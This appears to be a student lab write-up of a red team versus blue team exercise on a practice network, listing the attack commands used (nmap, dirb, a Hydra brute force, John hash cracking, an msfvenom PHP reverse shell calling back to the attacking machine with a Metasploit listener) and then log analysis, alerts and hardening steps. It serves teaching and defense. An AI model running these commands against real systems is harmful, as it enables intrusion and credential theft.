Red Team Blue Team

Project Write Up

RedTeam vs. BlueTeam

Devices

- Kali
- Capstone
- Elk

Set Up Beats


Need to set up beats in order to log the attacks.

Steps to set up:

- Log into Capstone
  - `vagrant:tnargav`
- `sudo su`
- `filebeat modules enable apache`
- `filebeat setup`
- `metricbeat modules enable apache`
- `metricbeat setup`
- `packetbeat setup`
- `systemctl restart filebeat`
- `systemdtl restart metricbeat`
- `systemctl restart packetbeat`

Attacking Capstone


- Determine capstone ip

    - First find kali ip
        - `ifconfig`
        - 192.168.1.90
    - Run nmap against 192.168.1.1/24
        - `nmap 192.168.1.1/24`
        - Did not give enough information to determine what machine is which
        - 
        - `nmap -sV 192.168.1.1/24`
            - 192.168.1.100
                - Elastic Search | Ubuntu
            - 192.168.1.105
                - Apache | Ubuntu
        - 
- Open http://192.168.1.105
    - Try to find "secret" page
        - `dirb http://192.168.1.105`
            - Returned
                - http://192.168.1.105/server-status
                    - Access Forbidden
                - http://192.168.1.105/webdav
                    - Username:Password Protected
        - `dirb http://192.168.1.105/company_folders`
            - Returned 0
        - Scrolled through pages
            - Error file missing please refer to company_folders/secret_folder 
- Run Hydra against http://192.168.1.105/company_folders_secret_folder
    - Find Wordlist
        - `locate rockyou`
    - `cd /usr/share/wordlists`
    - `ls`

    - `gunzip rockyou.txt.gz`
    - `ls`
        - to verify successful unzip
    - `hydra help`
        - To see all avaliable flags
    - Ashton manages secret folder
        - Means username is ashton
    - `hydra -l ashton -P rockyou.txt -s 80  -f -vV 192.168.1.105 http-get /company_folders/secret_folder`
        - `ashton:leopoldo`

- Open connect to corp server
    - webdav
    - log in with ryans account
    - ryan password hash `d7dad0a5cd7c8376eeb50d69b3ccd352`
    - `echo d7dad0a5cd7c8376eeb50d69b3ccd352 > hash.txt`
    - `john hash.txt`
    - `john -show hash.txt`
        - `ryan:linux4u`
- Upload reverse php to webdav
    - `msfvenom -p php/reverse_php LHOST=192.168.1.90 LPORT=4445 -f raw > exploit.php`

- Create Listener
    - `msf console`
        - `use exploit multi/handler`
        - `set LHOST 192.168.1.90`
        - `set LPORT 4445`
        - `set exploit php/reverse_php`
        - `exploit`



- Open exploit.php in web to run on remote server
- Meterpreter session

- `cd /`
- `ls`
- `cat flag.txt` 

The Important of the Scope of Engagement

Penetration testing is a critical part of securing businesses; however, without limitations, it can be very damaging to an organization. The scope of engagement provides a concrete definition of what the penetration tester is allowed to do. Without that list, the penetration tester will break into whatever machines are on the network. This is bad because if there is highly sensitive information on a particular machine or you do not own certain devices on the network, or if the availability of certain devices is critical to the business. Without defining the scope upfront can lead to problems not only for the company but also for the penetration tester. The scope of engagement protects the tester from being prosecuted for unauthorized access by establishing goals, objectives, deliverables, outlining the scope of the penetration test, and by establishing communication plans. In project two, there were several different machines on the network. There was the capstone server, the elastic stack server, and the kali machine. The capstone server was the one that we were going to infiltrate. The elastic stack server was set up to gather the logs from the capstone server so that we could analyze the penetration test and develop alerts. The kali machine was our attacker machine, we used it to find and exploit vulnerabilities on the capstone server. The elastic stack server was out of the scope of the engagement. By attacking the elastic server we could get access to files and data that we should not have had access to. Because the elastic stack can gather all the logs to every machine on the network, we could gain access to company critical data. To identify our targets we used nmap to run a port scan on the network. This returned all the devices on the network and their open ports. While this tool did not cause any harm to machines not in the scope, it did affect the other machines. In the logs you would be able to see that the machine has had icmp requests on the most thousand common ports. You would also be able to see in the nmap report all the services running on those machines. When performing an engagement it is inevitably possible that you will affect other machines or services that people on the network are using. This is because if one of the machines relies on a service that is hosted on the target machine, that machine may become inoperable until that service is online. It is also possible that passwords uncovered on the target system are also used on other machines, or that a number is inputted wrong and the wrong machine is attacked.

Notes

Setting up Beats on Capstone

This is done for logging that attacks before attacking

- ◦ Log into capstone - Vagrant:tnargav
    - ◦ Sudo su
    - ◦ Filebeat modules enable apace
    - ◦ Filebeat setup
    - ◦ Metricbeat modules enable apache
    - ◦ Metricbeat setup
    - ◦ Packetbeat setup
    - ◦ Systemctl restart filebeat
    - ◦ Systemctl restart metricbeat
    - ◦ Systemctl restart packetbeat

Attacking capstone from kali

- Determine capstone ip
    - ◦ Run ifconfig on kali to determine subnet
        - ◦ Kali IP | 192.168.1.90
    - ◦ Run nmap against 192.168.1.1/24
        - ◦ ◦ Nmap 192.168.1.0/24
        - ◦ Did not give enough information. Needed to run -sV to get more information
            - ◦ Nmap -sV 192.168.1.0/24
        - ◦ 192.168.1.100
            - ◦ Elastic Search | Ubuntu
        - ◦ 192.168.1.105
            - ◦ Apache | Ubuntu
        - ◦ Open http://192.168.1.105

- Run dirb against apache server
  - Dirb http://192.168.1.105
    - Returned
      - */server-status

Access Forbiden

- - - - - */webdav

Username:Password login

- Run Hydra against */company_folders_secret_folder - Find wordlists - Locate rockyou - Cd /usr/share/wordlists - Ls - Gunzip rockyou.txt.gz - Ls - To verify unzip - Hydra help to see options/flags - Ashton manages secret folder - Use username ashton - Hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder - ashton:leopoldo - open connect to corp server - webdav - ryan's account - ryans hash - "d7dad0a5cd7c8376eeb50d69b3ccd352" - Echo d7dad0a5cd7c8376eeb50d69b3ccd352 > hash.txt - John hash.txt - John -show hash.txt - Ryan:linux4u
  - Upload reverse shell php
    - Msfvenom -p php/reverse_php LHOST=192.168.1.90 LPORT=4445 -f raw > exploit.php
  - Create listener
    - Msfconsole
      - Use exploit/multi/handler
      - Set LHOST 192.168.1.90
      - Set LPORT 4445
      - Set exploit php/reverse_php
    - Exploit
  - Cd /
  - Ls
  - Cat flag.txt

Part 3

Identifying offensive traffic

- When did the attack occur?
  - between 12am and 2 am UTC
- What response did the victim send back?
  - Http Code 401 (Unauthorized)
    - 522,611 hits
- What is concerning from the blue team perspective?
  - There are a lot of unauthorized login attempts.

Find the requests for the hidden directory

- How many requests were made to the directory?
  - 15,583
- Which files were requested?
  - connect_to_corp_server
- What kind of alarm would you set to detect this behavior in the future?
  - Alert if more than x amount of requests in x amount of time
- Identify at least one way to harden the vulnerable machine that would mitigate this request?
  - Don't list anywhere on the website the url

Identify the brute force attack

- Can you identify the packets specifically from hydra?
  - User_agent.original : Mozilla /4.0 (Hydra)
- How many requests were made in the brute force attack?
  - 15,574
- How many requests had the attacker made before discovering the correct password in this one?

- What kind of alarm would you set to detect this behavior in the future and at what threshold?
  - Too many failed logins attempted | 5 per minute
- Identify at least one way to harden the vulnerable machine that would mitigate this attack?
  - Use more secure passwords
  - Don't list usernames on the website
  - Don't allow more than 5 failed logins per minute
  - Lock out account for 10 minutes if exceeds allowable failed logins

Find the WebDav session

- How many requests were made to this directory?
  - 27
- Which files were requested?
  - Meta.php
- What kind of alarm would you set to detect this behavior in the future?
  - Create an alarm that would trigger anytime this directory is accessed by an unauthorized machine.
- Identify at least one way to harden the vulnerable machine that would mitigate this attack?
  - Connections to this folder should not be accessible from web interface
  - Access to this folder should be restricted by machine by firewall rules.

Identify reverse shell and meterpreter traffic

- Can you identify meterpreter session?
  - Yes by destination port 4444. 4444 is meterpreter default port
- What kind of alarm would you set to detect this behavior in the future?
  - Alarm for anything on port 4444
  - Alert for php uploads

- Identify at least one way to harden the vulnerable machine that would mitigate this attack?
    - Remove the ability to upload files